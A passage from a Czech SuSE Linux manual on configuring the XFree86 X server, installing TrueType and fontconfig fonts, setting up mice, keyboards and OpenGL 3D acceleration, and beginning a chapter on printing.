První nalezené platné rozlišení je tzv. Default-Mode a X server se s ním spustí. Během jeho provozu se pak dá kombinací kláves (Ctrl) + (Alt) + (Num +) pohybovat v seznamu doprava, zatímco kombinace kláves (Ctrl) + (Alt) + (Num -) se vrací v seznamu doleva. Tím se dá za běhu X Window měnit rozlišení.

Poslední řádka podsektce Display s označením Depth 16 udává barevnou hloubku. Ta má též spolu s velikostí videopaměti vliv na maximální možnou velikost virtuální obrazovky. Pokud má grafická karta videopaměť např. 16 MB, pak dovolí při barevné hloubce 32 bitů virtuální obrazovku o velikosti až 2048x2048 bodů. To dnes využije málokdo, proto se u moderních karet používá zbytek videopaměti jako pomocná paměť pro fonty a grafické objekty. Pokud bychom využili celou videopaměť bez dostatečné rezervy, nešlo by již využít akcelerace a došlo by ke zpomalení.

Sekce Device

Sekce Device popisuje danou grafickou kartu. V souboru XF86Config může být libovolný počet sekcí Device, pokud se liší jejich jména, zadaná pomocí Identifier.

Máte-li více grafických karet, sekce jsou očíslovány tak, že první karta bude Device[0], druhá Device[1] atd. V souboru *Sekce Device* na této straně vidíte příklad sekce Device počítače s jednou kartou PCI Matrox Millennium.

```
Section "Device"
    BoardName      "MGA2064W"
    BusID          "0:19:0"
    Driver         "mga"
    Identifier     "Device[0]"
    VendorName     "Matrox"
    Option         "sw_cursor"
EndSection
```

Obsah souboru 12: Sekce Device souboru `/etc/X11/XF86Config`

Program `SaX2` by vám měl nakonfigurovat sekci `Device` podobně jako v tomto příkladu. Specifický `Driver` a `BusID` závisí přirozeně na vašem hardwaru a `SaX2` je zjistí automaticky. Hodnota `BusID` představuje pozici na sběrnici `PCI` resp. `AGP`, kterou zaujímá grafická karta. Určí ji příkaz `lspci` (Nedejte se zmást tím, že `X Server` zde používá dekadické hodnoty a program `lspci` hexadecimální).

Parametrem `Driver` přiřadíte grafické kartě ovladač. V příkladu karty `Matrox Millennium` se modul ovladače nazývá `mga`. `X Server` ho bude hledat v podadresáři `drivers` v cestě, definované jako `ModulePath` v sekci `Files`. Standardně je to adresář `/usr/X11R6/lib/modules/drivers`. Jméno souboru ovladače vznikne připojením `_drv.` o ke jménu ovladače – pro ovladač `mga` se tedy zavede `mga_drv.o`.

Chování `X serveru` a ovladačů lze ovlivnit dalšími volbami. V sekci `Device` je v našem příkladu uvedena volba `sw_cursor`, která zakáže hardwarový kurzor myši a simuluje ho softwarově. Popis jednotlivých voleb pro konkrétní ovladač najdete v adresáři `/usr/X11R6/lib/X11/doc`. Všeobecně platné volby obsahuje `XF86Config` a `XFree86`.

Sekce Monitor

Sekce `Monitor` a `Modes` popisují jeden monitor (podobně jako sekce `Device` jednu kartu). Soubor `/etc/X11/XF86Config` může proto obsahovat více monitorů odlišených jmény. V sekci `ServerLayout` se pak určí, které sekce `Monitor` jsou platné.

Popis monitoru by měl být proveden odborně. Nejdůležitější jsou řádky popisu zobrazení (angl. *modelines*), udávající horizontální a vertikální časování pro dané rozlišení.

Upozornění

Bez hlubšího pochopení, jak spolupracuje monitor s grafickou kartou, se nepokoušejte řádky popisu zobrazení (angl. *modeline*) měnit. U starších monitorů to může vést až k jejich zničení.

Upozornění

Díky pokroku v hardwaru dnes již odpadá manuální zadávání popisu zobrazení (angl. *modelines*) a vlastností monitoru. Pokud máte moderní monitor typu `multisync`, pak mezní frekvence monitoru a navrhovaná optimální rozlišení určí přímo program `SaX2` pomocí `DDC`. Pokud se to nepodaří, můžete ještě použít mód `VESA` grafické karty, fungující na prakticky všech grafických kartách.

Pokud se však odhodláte vyvíjet vlastní popis monitoru, podrobnosti najdete v adresáři `/usr/X11R6/lib/X11/doc`.

Používání TrueType písem

K obvyklé instalaci X serveru patří také rozsáhlý výběr fontů, které najdete v adresáři `/usr/X11R6/lib/X11/fonts`. Jsou uspořádané podle logické souvislosti v podadresářích, ze kterých najde X server pouze ty, které

- jsou uvedeny v sekci Files souboru `/etc/X11/XF86Config` jako položka `FontPath`,
- obsahují platný soubor `fonts.dir`,
- jejich použití nebylo zakázáno za běhu X serveru příkazem `xset -fp`,
- byly připojeny za běhu X serveru příkazem `xset +fp`.

Počínaje verzí 4.0 podporuje XFree86 nejen vlastní formát Type1 (formát pro PostScript) pro škálovatelné a pcf znakové sady, ale i formát ttf(angl. *true type font*). Tato podpora se realizuje pomocí zaveditelných modulů X serveru. Nyní již můžete použít adresáře, obsahující fonty TrueType, a zpřístupnit je pro X server. Není k tomu zapotřebí prakticky žádná příprava.

Vedle dobré škálovatelnosti je velkou výhodou fontů TrueType, že kromě západoevropských znaků zpravidla již standardně obsahují další kódové stránky pro azbuku, řečtinu a východoevropské jazyky, se speciálním softwarem i pro asijské jazyky.

V dalším popisu se omezíme na 8-bitové znakové sady. Pro asijské jazyky, jako je japonština nebo čínština, potřebujete speciální editory, které vám rovněž SuSE Linux nabízí.

Znaková sada s 8 bity na znak obsahuje 255 znaků. Její prvou polovinu tvoří znaková sada US ASCII a zbylých 127 znaků je poskytováno pro národní jazyk. Protože to nestačí k pokrytí ani všech evropských jazyků, dělí se ještě národní jazyky do skupin, kterým norma přiděluje označení `iso-8859-x`, kde `x` je číslo skupiny od 1 do 15. Význam jednotlivých znaků popisuje `iso-8859-x`, hodnotu `x` pro zvolený národní jazyk určuje norma. Nejpoužívanější znakové sady zde uvádíme v tab. *Používání TrueType písem* na následující straně.

V závislosti na použitém jazyku musí pak uživatel zvolit správné kódování. Zejména při přenosu textu mezi různými počítači je třeba s textem přenést také informaci o použitém kódování.

Znaková sada	Podporované jazyky
iso-8859-1	Západní Evropa: němčina, francouzština, španělština švédština, finština, dánština atd.
iso-8859-2	Střední a východní Evropa: čeština, slovenština, polština, rumunština atd., rovněž i němčina
iso-8859-5	Ruština – azbuka
iso-8859-7	Řecká abeceda
iso-8859-15	Stejně jako iso-8859-1, pouze se znaky pro turečtinu a měnovou jednotku euro.

Tabulka 7.1: Nejpoužívanější znakové sady

Výhoda tohoto řešení je zřejmá: pro podporu národního jazyka stačí zadat vhodné kódování a všechny rozumně se chovající programy si již s národními znaky poradí, protože jednotně používají 8 bitů na znak. Pokud zvolíme jiné kódování, než se kterým byl dokument vytvořen, objeví se smutně proslulá fejtina nebo dokonce tzv. rozsypaný čaj typický pro exotická kódování. Pokud použité kódování nesouhlasí s naším výchozím nastavení ani ho aplikace pro X Window nerozpozná automaticky z informace uvedené v záhlaví textu, dá se ještě často nastavit v menu této aplikace, zpravidla jako položka Kódování resp. Encoding. (Řada slibných programů vyvíjených pod GPL však zatím ve svých beta verzích ignoruje jiná kódování než Latin1 (Abiword, Amaya) a znaky s českými akcenty odmítá přijmout, tj. nezobrazí je ani jako jiný znak, protože se vůbec nedostanou do textu.)

Nevýhodou přepínaného kódování je, že nelze současně kombinovat některé jazyky – nelze například uvádět ruské citace v azbuce uvnitř českého textu s háčky a čárkami (zatímco německé přehlásky použít lze).

Toto dilemma bylo možné vyřešit teprve zavedením kódování znaků Unicode, kde na rozdíl od ASCII zabírá znak dva nebo i více bajtů. Tím se počet zobrazitelných znaků podstatně rozšiřuje, takže stačí i na asijské jazyky jako jsou čínština, japonština a korejština. Nevýhodou tohoto řešení je, že většina existujícího softwaru není na toto kódování zavedena, takže pro práci s texty v Unicode potřebujete speciální prohlížeče a editory. Další informace o používání fontů Unicode pod Linuxem najdete například na <http://www.unicode.org>. Předpokládá se, že v budoucnosti bude Unicode podporovat stále více programů. SuSE Linux poskytuje program yudit pro práci s texty v Unicode.

Po tomto úvodu podáváme postup krok za krokem, jak nainstalovat další fonty, zde na příkladu fontů TrueType.

Vyhledejte fonty, které zamýšlíte instalovat pro X Window¹. Připojte strom obsahující tyto fonty podle kap. ?? na straně ?? nebo připojte diskový oddíl pomocí ikony na pracovní ploše.

Na fonty vytvořte adresář a vstupte do něj. V případě fontů TrueType již SuSE Linux tento adresář obsahuje, a to `/usr/X11R6/lib/X11/fonts/truetype`, kam příslušné fonty patří. Zadejte tedy nejprve

```
earth:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```

Dále vytvoříte odkazy na soubory ttf a na adresář pro fonty.

```
earth:/usr/X11R6/lib/X11/fonts/truetype # ln -s
/cesta/k/fontům/*.ttf .
```

Jako `/cesta/k/fontům/` zde uvedete skutečné umístění fontů.

TrueType fonty navíc potřebují speciální program `ttmkfdir` k vytvoření souboru `fonts.dir` (na rozdíl od tradičních fontů pro X Window, pro které to provede příkaz `mkfontdir`):

```
earth:/usr/X11R6/lib/X11/fonts/truetype # ttmkfdir -o fonts.dir
```

Pokud již X server běží, můžete mu fonty poskytnout dynamicky. Zadejte:

```
earth:/home/tux # xset +fp
/usr/X11R6/lib/X11/fonts/truetype
```

Tip

Příkaz `xset` přistupuje přes X protokol k X serveru, musí na to tedy mít přístupová práva. To je však i případ, kdy uživatel spustil X Server. Více informací vám poskytne `xauth`.

Tip

Pro trvalé nastavení fontů uvedete cestu k nim v souboru `XF86Config`, například pomocí programu `SaX2`. Zvolte zde 'Expertní' způsob konfigurace a v menu 'Cesta k fontům' přidejte příslušné adresáře zadáním položky 'Přidat'.

Na otestování, zda byly fonty správně nainstalovány, použijete příkaz `xlsfonts`. Objeví se seznam všech nainstalovaných fontů, ke kterému v našem příkladě ještě přibudou nově nainstalované fonty TrueType.

¹Např. na stránkách spol. Microsoft.

```
tux@earth:/home/tux > xlsfonts
```

Rovněž KDE obsahuje nástroje pro správu písem, které jsou integrovány přímo v Ovládacím centru

Takto zpřístupněné fonty pak mohou používat všechny aplikace X Window.

Nastavení vstupních zařízení

Termín **vstupní zařízení** se vztahuje zejména na klávesnici a myši, zahrnuje však i joysticky, tablety a další zařízení. Ta z nich, která nenajdete v následujících odstavcích, popisuje XF86Config.

Myš

Myš s kolečkem Pokud nastavíte myš programem SaX2, můžete využít její rozšířené schopnosti, například rolování.

Další cestou, použitelnou ve všech aplikacích, je nainstalovat program `imwheel` a spouštět ho na běžícím X serveru. Trvale se to dá zajistit úpravou souboru `~/ .xinitrc`, kde příkaz pro spuštění programu `imwheel` umístíte bezprostředně za komentářovou řádku `finally start the window manager`.

Tato malá utilita převádí kliknutí fiktivního tlačítka myši simulujícího kolečko na konfigurovatelné stisknutí klávesy na klávesnici. Výchozí nastavení předpokládá klávesy `(Page ↑)` a `(Page ↓)`, což můžete změnit v konfiguračním souboru `/etc/imwheelrc` případně v jeho privátní kopii `~/ .imwheelrc`. Tu můžete měnit, aniž byste byli přihlášení jako `root`. Po této úpravě budete moci ovládat každý program pro X Window kromě klávesnic i kolečkem myši.

Myš pro leváky Pro přehození funkce levého a pravého tlačítka myši použijte příkaz:

```
tux@earth:/home/tux > xmodmap -e "pointer = 3 2 1"
```

Tento příkaz můžete rovněž zahrnout do konfiguračního souboru `~/ .xinitrc`.

Druhá myš, tablet Připojit druhou myš nebo tablet není problém. V programu SaX2 přejdete do konfiguračního módu 'Expertní', kde v menu 'Myš' přidáte symbol pro další myš stisknutím tlačítka 'Přidat'. Druhou myš je třeba konfigurovat manuálně: v menu 'Ovladač' zvolíte vyhovující ovladač – pro další myš to bude `mouse`, pro tablety některý z ovladačů tabletů. Podobně postupujete v menu 'Protokol' a 'Připojení'. Nastavení v menu 'Protokol' mají ovšem smysl

pouze ve spojení s ovladačem mouse. Nastavení pro tablety se volí v menu 'Expertní', zatímco v menu 'Protokol' se uvede None.

V menu 'Expertní' lze zadat další volby v položce 'Různé' (viz např. soubor `/usr/X11R6/lib/X11/doc/README.mouse`). Zvláštní pozornost zde zasluhuje volba Send Core Events. Pokud je aktivována, lze použít paralelně více vstupních zařízení. Pokud aktivována není, je nutno přepínat mezi jednotlivými vstupními zařízeními pomocí programu `xsetpointer`. K získání seznamu možných vstupních zařízení zadáte příkaz

```
tux@earth:/home/tux > xsetpointer -l
```

Klávesnice

Program `xkeycaps` slouží k případnému předefinování jednotlivých kláves a k testování výsledných znaků na obrazovce. Otestované změny pak můžete natrvalo uplatnit v souboru `~/ .Xmodmap`, jehož formát vysvětluje `xmodmap`.

Dále pod KDE existuje program `kxkb` (Nástroj k přepínání klávesových map), který najdete v menu 'Systém', jímž lze přepínat mezi jednotlivými typy klávesnic. Hodí se například při psaní závorek { a } resp. [a], pokud jsou na národní klávesnici nedostupné.

Při použití národních klávesnic se stává, že aplikace pro X Window reagují pouze na znaky, patřící do nastaveného *locale*, zatímco ostatní znaky ignorují. Znamená to, že před spuštěním aplikace musí být proměnná prostředí `LANG` nastavena na *locale* pro daný jazyk. Možná nastavení obsahuje `locale`.

3D akcelerace

Postupně se objevují grafické karty, u kterých lze pod X Window použít třírozměrnou (3D) akceleraci. Některé ovladače jsou však zatím v beta stádiu.

Nově implementovanou vlastnost DRI – Direct Rendering Infrastructure – je však možno využít s jádrem řady 2.4 a novějšími. Slouží k přímému přístupu X serveru k akceleračním funkcím karty za podpory jádra.

Nejprve se proto podívejte do souboru `/etc/XF86Config`, zda je tam v sekci Modules řádka `Load "glx"`, případně ji tam doplňte.

Dále pokud jste neaktivovali 3D podporu již během instalace pomocí `YaST2`, nainstalujte ještě 3D modul pro svou grafickou kartu pomocí programu `YaST2`.

Příkazy pro 3D pak používá OpenGL kompatibilní grafická knihovna MESA. Podle typu použité grafické karty je tato knihovna obsažena ve stejném balíku jako modul `glx` pro X server a přímo pak přistupuje k 3D rozšíření X serveru – nemusí se tedy instalovat zvlášť.

Ve výsledku to znamená, že 3D podpora se skládá ze dvou částí: sdílené knihovny, instalované v systému a používané aplikacemi stejně jako ostatní sdílené knihovny, a modulárního rozšíření X serveru.

Nainstalované 3D aplikace mohou pak přímo využívat akcelerační funkce. Některé ukázkové aplikace obsahuje balík `glutdemo`, série `x3d`. Jako příklad můžete po úspěšné instalaci 3D zkusit zadat z okna `xterm` příkaz

```
earth:/home/tux # /usr/share/glutdemo/demos/atlantis/atlantis
```

Instalace a konfigurace fontů

V SUSE LINUXu je instalace fontů velmi jednoduchá. Stačí, když přepokopírujete fonty do adresáře, který je ve fontové struktuře X11 (viz. *Vybrané parametry příkazu `fc-list` na straně 178*) tak, aby je mohl používat nový systém pro práci s písmy Xft.

Fonty můžete také jako uživatel `root` ručně přepokopírovat do určeného adresáře např. `/usr/X11R6/lib/X11/fonts/truetype`.

Mimo přepokopírovaných fontů můžete samozřejmě používat také symbolické odkazy na fonty, které máte uložené například na diskovém oddílu systému Windows.

Pak už stačí, když spustíte příkaz:

```
SuSEconfig -module fonts .
```

`SuSEconfig`s parametrem `-module fonts` spustí konfigurační skript `/usr/sbin/fonts-config`. Pokud vás zajímá, co přesně tento skript dělá, najdete vyčerpávající informace v jeho manuálové stránce, kterou zobrazíte příkazem:

```
man fonts-config .
```

Nehraje žádnou roli, jaký typ fontů chcete instalovat. Postup je stejný u všech typů písem, ať už se jedná o bitmapová písma, TrueType/OpenType fonty nebo písma Type1. Všechny typy písem můžete nainstalovat do jednoho adresáře. Vyjimkou jsou CID-keyed písma viz. *X11 Core písma* na straně 179.

Pokud vám vyhovuje spíše grafická instalace písem, můžete použít instalátor písem z Ovládacího centra prostředí KDE.

Detaily o systému písem

XFree86 používá dva rozdílné typy systémů písem. Prvním je původní X11 Core-Font systém a druhým novější Xft/Fontconfig systém. V následující části si ukážeme jejich charakteristické vlastnosti.

Xft

U Xft bylo od začátku myšleno na podporu škálovatelných písem včetně jejich vyhlazování. Na rozdíl od X11 Core písem nejsou písma spravována X serverem, ale jednotlivými aplikacemi. Jednotlivé programy získaly přímý přístup ke konfiguračním souborům písem a tím i kontrolu na interpretaci jednotlivých znaků. Díky tomu je zaručeno, že tisk z těchto programů bude vypadat přesně tak, jak vidíte na obrazovce.

Obě velká grafická prostředí KDE a Gnome, program Mozilla a řada dalších aplikací používají standardně Xft. Xft využívá mnohem více aplikací než starý X11 Core-Font systém.

Xft používá k vyhledávání písem a jejich interpretaci knihovnu Fontconfig. Chování fontconfig lze ovlivnit konfiguračním souborem `/etc/fonts/fonts.conf` a uživatelskými konfiguračními soubory `~/.fonts.conf`. Každý konfigurační soubor musí začínat takto:

```
<?xml version="1.0"?>
<!DOCTYPE fontconfig SYSTEM "fonts.dtd">
<fontconfig>
```

a končit takto:

```
</fontconfig>
```

Každý adresář s fonty je definován na samostatném řádku následujícím způsobem:

```
<dir>/usr/local/share/fonts/</dir>
```

Jako výchozí uživatelský adresář s písmy je v `/etc/fonts/fonts.conf` nastaven adresář `~/.fonts`. Pokud chce uživatel používat některá písma jen pro sebe, musí je nakopírovat do tohoto adresáře.

Můžete zde také definovat pravidla, jak se mají písma chovat. Následující příklad vypne vyhlazování pro všechna písma:

```

<match target="font">
<edit name="antialias" mode="assign">
<bool>>false</bool>
</edit>
</match>

```

Pro určité typy písem pak vyhlazování lze povolit zvlášť např. takto:

```

<match target="font">
<test name="family">
<string>Luxi Mono</string>
<string>Luxi Sans</string>
</test>
<edit name="antialias" mode="assign">
<bool>>false</bool>
</edit>
</match>

```

Většina aplikací ve svém výchozím nastavení používá písma sans-serif (nebo jeho ekvivalent sans), serif nebo monospace. Nejde o žádné skutečně existující fonty, ale pouze o aliasy, která podle jazykového nastavení ukazují na určité typy písem.

Každý uživatel si může nastavit vlastní soubor ~/ .fonts.conf, kde tyto aliasy může nahradit svými oblíbenými písmy:

```

<alias>
<family>sans-serif</family>
<prefer>
<family>FreeSans</family>
</prefer>
</alias>
<alias>
<family>serif</family>
<prefer>
<family>FreeSerif</family>
</prefer>
</alias>
<alias>
<family>monospace</family>

```

```
<prefer>
  <family>FreeMono</family>
</prefer>
</alias>
```

Protože systém aliasů používají všechny aplikace, dojde ke změně fontů v celém systému. Získáte tak možnost rychle nastavit oblíbená písma všude, aniž by bylo nutné nastavovat je v každé aplikaci zvlášť.

Přehled o tom, jaké fonty máte nainstalované, získáte příkazem:

```
fc-list .
```

`fc-list` zobrazí seznam všech písem. Pokud vás zajímá pouze určitý typ písem např. (`:outline=true`) s hebrejskými znaky a obsahují ve jméně slovo (`family`) a spolu s tím si přejete zobrazit informace o stylu (`style`), dostupné tloušťky (`weight`) a jménu souboru (`file`), kde se písmo nachází, zadejte příkaz:

```
fc-list :lang=he:outline=true family style weight file
```

Důležité parametry příkazu `fc-list` jsou:

Vybrané parametry příkazu `fc-list`

Parametr	Popis
<code>family</code>	jméno rodiny písma např. <code>FreeSans</code>
<code>foundry</code>	Výrobce písma např. <code>urw</code>
<code>style</code>	Styp písma např.: <code>Medium, Regular, Bold, Italic, Heavy, ...</code>
<code>lang</code>	Jazyky, které písmo podporuje např. <code>cs</code> pro češtinu, <code>de</code> pro němčinu, <code>ja</code> pro japonštinu, <code>zh-TW</code> pro tradiční čínštinu, <code>zh-CN</code> pro zjednodušenou čínštinu ...
<code>weight</code>	stupeň tloušťky např. <code>80</code> pro netučné, <code>200</code> pro tučné.
<code>slant</code>	Stupeň kurzívy např.: <code>0</code> pro normální písmo, <code>100</code> pro kurzívu.
<code>file</code>	Jméno souboru, ve kterém je písmo uloženo.
<code>outline</code>	<code>true</code> pokud se jedná o Outline písmo, jinak <code>false</code> .
<code>scalable</code>	<code>true</code> pro škálovatelná písma, jinak <code>false</code> .
<code>bitmap</code>	<code>true</code> pro bitmapová písma, jinak <code>false</code> .
<code>pixelsize</code>	Velikost písma v pixelech. Tento parametr má význam pouze u bitmapových fontů.

X11 Core písma

Systém X11 Core byl navržen v roce 1987 pro podporu monochromatických bitmapových písem v X11R1. Nepodporuje jen bitmapová písma, ale také škálovatelná písma jako Type1, TrueType/OpenType a také CID-keyed písma. Již velmi dlouho jsou podporována také unicodová písma. Zdaleka však nenabízí takové možnosti jako Xft/fontconfig.

Jako příklad slouží podpora škálovatelných písem bez vyhlazování a jejich možné velmi pomalé vykreslování. Stejně pomalé může být také používání unicodových písem a při jejich načítání může docházet k neúměrnému zabírání paměti.

X server bude akceptovat pouze adresáře splňující jednu z následujících podmínek:

- Adresář je zanesen v sekci Files souboru `/etc/X11/XF86Config` označené jako `FontPath`.
- Adresář je obsažen v souboru `font.dir` (vytvořený skriptem `SuSEconfig`).
- Pokud není spuštěn X server, vložen příkazem:

```
xset -fp .
```

- Za běhu X serveru vložené příkazem:

```
xset +fp .
```

Pokud již X server běží, můžete nově nainstalovaná písma nainstalovat do již běžícího systému příkazem:

```
xset fp rehash
```

Po tomto příkazu je nutné ještě spustit:

```
SuSEconfig -module fonts.
```

Přímý přístup příkazu `xset` k již běžícímu X serveru bude totiž fungovat pouze po spuštění tohoto skriptu.

Abyste otestovali, zda jsou písma nainstalována tak, aby byla dostupná také pro X11 Core-Font systém, zadejte příkaz:

```
xlsfonts
```

Tento příkaz vypíše všechna dostupná písma v systému.

SUSE LINUX je nastaven na UTF-8. UTF písma poznáte tak, že po vylistování pomocí `xlsfonts` bude jméno UTF fontu končit na `iso10646-1`. Všechny unicodová písma nainstalovaná na vašem systému si můžete nechat zobrazit příkazem:

```
xlsfonts | grep iso10646-1
```

Protože v současné době unicodová písma použitá v SUSE LINUXu již obsahují znaky pro naprostou většinu evropských abeced, nahradil Unicode předchozí výchozí kódování `iso-8859-*`.

CID-keyed písma

Na rozdíl od ostatních typů písem není u CID-keyed písem jedno, v jakém adresáři jsou uložena. Vždy je musíte nainstalovat do adresáře `/usr/share/ghostscript/Resource/CIDFont`. Pro Xft/`fontconfig` nehraje sice umístění fontů žádnou roli, ale Ghostscript a X11 Core-Font systém vyžadují, aby se nacházela právě zde.

Tip

Další informace o fontech v prostředí X11 najdete na stránce <http://www.xfree86.org/current/fonts.html>.

Tip

Konfigurace OpenGL/3D

Jako 3D rozhraní se v Linuxu používá OpenGL a GLIDE pro 3Dfx karty. Takřka všechny aktuální 3D programy používají výhradně OpenGL, takže je třeba zajistit hardwarovou akceleraci i u 3Dfx karet prostřednictvím rozhraní OpenGL. OpenGL ovladač pro grafické karty 3Dfx Voodoo tedy používá přímo GLIDE rozhraní. Direct3D od Microsoftu není v Linuxu k dispozici.

Podpora hardwaru

SuSE Linux používá pro 3D podporu různé OpenGL ovladače. Jejich přehled se nachází tabulce *Podpora hardwaru* na následující straně.

OpenGL-driver	Podporovaný hardware
nVidia-GLX / XFree86 4.x	nVidia čipové sady: mimo Riva 128(ZX)
DRI / XFree86 4.x	3Dfx Voodoo Banshee 3Dfx Voodoo-3/4/5 Intel i810/i815/i830M Intel 845G/852GM/855GM/865G Matrox G200/G400/G450/G550 ATI Rage 128(Pro)/Radeon

Tabulka 7.3: Karty s podporou 3D

Při nové instalaci programem YaST je možné již při prvotní konfiguraci systému aktivovat 3D podporu, pokud YaST automaticky rozpozná vaši kartu, resp. ji vyberete ze seznamu podporovaných karet. Jedinou výjimkou zde jsou grafické čipy společnosti nVidia. Zde je třeba vyměnit dodávaný dummy ovladač za oficiální ovladač přímo od nVidie. Ten si můžete stáhnout ze stránek společnosti nVidia (<http://www.nvidia.com>).

Pokud se objeví při instalaci problémy, hodláte měnit grafickou kartu apod. pak se vám bude velice hodit technické detaily OpenGL grafických ovladačů.

OpenGL ovladač

Mesa Software Rendering

Tento OpenGL ovladač se používá vždy, když během instalace nebyla použita 3D podpora nebo není pro danou kartu v Linuxu 3D podpora dostupná.

Mesa Software Rendering by měl být použit v případě, že při práci s 3D ovladačem se vyskytují problémy, např. problémy se zobrazením, nedostatečná stabilita. Je třeba ale zajistit, aby byl balík `mesasoft` nainstalován a následně pak spustit jako uživatel `root` skript:

```
earth:/root # switch2mesasoft
```

Příkazem

```
earth:/root # 3Ddiag -mesasoft
```

pak můžete zkontrolovat, zda je Mesa Software Rendering správně zkonfigurováno.

nVidia-GLX a DRI

Tento OpenGL ovladač je možné velice pohodlně nainstalovat programem SaX2. Je pouze třeba při spouštění SaX2 zodpovědět *yes*. Nezapomeňte ale u karet nVidia nahradit dummy balíček oficiálním ovladačem ze stránek společnosti nVidia. Postup instalace těchto balíčků je uveden výše. Programem 3Ddiag pak můžete zkontrolovat, zda je konfigurace nVidia-GLX, resp. DRI v pořádku.

Z bezpečnostních důvodů mohou 3D akceleraci používat pouze uživatelé ve skupině *video*. Proto zkontrolujte, zda uživatel používající počítač lokálně je v této skupině uveden. Jinak dojde při startu OpenGL programu k chybě při přístupu do paměti nebo bude použita velice pomalá softwarová akcelerace pomocí *Software Rendering Fallback* ovladače OpenGL. Příkazem *id* můžete zkontrolovat, zda právě přihlášený uživatel patří do skupiny *video*. Pokud tomu tak není, pak je možné ho v YaST do této skupiny přidat.

Mesa/Glide

Tento OpenGL ovladač je možné konfigurovat pouze ručně pomocí informací, které poskytuje program 3Ddiag. Bližší informace viz *Diagnostický nástroj 3Ddiag* na této straně.

Nezapomeňte prosím, že u ovladače Mesa/Glide je třeba spouštět OpenGL ovladače jako *root*, protože pouze on má přístup k hardwaru. Navíc musí právě přihlášený uživatel uvolnit svůj *DISPLAY* pro uživatele *root*. Toto můžete provést příkazem *xhost localhost*. Navíc je třeba, aby GLIDE podporovalo rozlišení v OpenGL programu (podporovaným rozlišením je 640×480 a 800×600). V opačném případě bude použit velice pomalý záložní *Software Rendering Fallback* OpenGL.

Diagnostický nástroj 3Ddiag

Abyste mohli zkontrolovat 3D akceleraci v SuSE Linuxu, máte k dispozici diagnostický nástroj 3Ddiag. Jedná se o program, který vyžaduje ke svému běhu terminál, proto je třeba ho spouštět z příkazové řádky.

Tento program pak zkontroluje konfiguraci XFree86, tj. zda jsou nainstalované balíky pro 3D akceleraci a zda jsou používány odpovídající OpenGL knihovny a GLX. Pokud se zobrazí *failed*, pak následujte doporučení, které vám program poskytne. V případě, že je vše v pořádku, pak se zobrazí *done*.

U OpenGL ovladače Mesa/Glide je možné provést konfiguraci relativně lehce v případě, že během instalace nebyla aktivována 3D podpora. Příkazem *3Ddiag -h* je pak možné nechat vypsat dostupné volby programu.

Testovací programy pro OpenGL

Testovací programy pro OpenGL jsou `gears` a `glinfo`. Navíc můžete vyzkoušet akceleraci v hrách, které 3D využívají, jako je např. `tuxracer` nebo `tuxkart`. Při aktivované 3D podpoře je možné hrát velice dobře tyto hry i na starších počítačích (okolo 233 MHz). Pomocí Mesa Software Rendering to možné není, protože by byl obraz příliš trhaný.

Možné problémy

Pokud proběhne test OpenGL negativně (není možné spouštět hry tak, aby se netrhaly), pak nejdříve programem `3Ddiag` zkontrolujte, zda není chyba v konfiguraci (nezobrazí se `failed`) a případně chybu odstraňte. Když nepomůže ani odstranění chyby, resp. se žádné chybové hlášení nezobrazí, pak můžete ještě nahlédnout do protokolového souboru `XFree86 (/var/log/XFree86.0.log)`. Často se stává, že zde je hlášení `DRI is disabled`. To může mít více příčin, ale jejich odhalení vyžaduje již velice hluboké technické znalosti.

Pokud nastane tento problém, pak se většinou nejedná o chybu v konfiguraci, kterou by již odhalil `3Ddiag`. Pak máte většinou pouze možnost využít Mesa Software Rendering, který ale nenabízí 3D hardwarovou akceleraci. Kromě toho, pokud se objeví problémy při používání Mesa Software Rendering, pak nepoužívejte ani softwarovou nebo hardwarovou akceleraci.

Výše uvedený problém nastává např. při používání DRI a bttv (televizní karta) u ATI Rage 128.

Instalační podpora

Pokud nebudeme brát v úvahu Mesa Software Rendering, nacházejí se všechny OpenGL ovladače ve vývojovém stádiu a je proto třeba s nimi taky tak zacházet. Rozhodli jsme se však i přesto zařadit 3D akceleraci do naší distribuce, protože poptávka po 3D je velice vysoká. Ale bohužel nejsme s to zajistit podporu uživatelům v rámci instalační podpory.

I přesto jsme přesvědčeni o tom, že vám tato kapitola pomohla s nastavením 3D akcelerace. V případě problémů doporučujeme používat Mesa Software Rendering, viz *Mesa Software Rendering* na straně 180.

Podrobná online dokumentace

- DRI: `/usr/X11R6/lib/X11/doc/README.DRI` (balík `XFree86-doc`)

- Mesa/Glide: `/usr/share/doc/packages/mesa3d/x/` (balík x3d)

Tisk

V této kapitole najdete informace týkající se tisku. Spolu s teoretickým pozadím se vám pokusíme tuto problematiku přiblížit i řadou názorných příkladů.

Základy tisku	186
Hardwarové a softwarové předpoklady pro tisk	190
Nastavení tiskárny pomocí YaST	192
Automatická konfigurace	195
Konfigurace aplikací	197
Tiskový systém CUPS	198
Tisk z aplikací	203
CUPS programy pro příkazovou řádku	204
Tisk v TCP/IP síti	208

Základy tisku

V Linuxu se běžně přistupuje k tiskárnám prostřednictvím *tiskových front* (angl. *queues*). Data určená pro tisk jsou v nich přechodně uložena a poté prostřednictvím démona zvaného *správce tiskových front* ve správném pořadí odeslána na tiskárnu.

Často se také data určená k tisku nenacházejí ve formátu, který může tiskárna přímo tisknout. Například je běžné, že je třeba převést grafické objekty do formátu, který dokáže tiskárna zpracovat a vytisknout. Převod těchto dat se provádí pomocí tzv. *tiskového filtru*. Tiskovým filtrem nazýváme program, který převádí data určená pro tisk do jazyka, který tiskárna dokáže interpretovat.

Příklady standardních tiskových jazyků

ASCII text Většina tiskáren dokáže pracovat alespoň s ASCII textem. Těch několik výjimek, které nedokáží tisknout přímo ASCII text, komunikují jistě v některém z následujících jazyků.

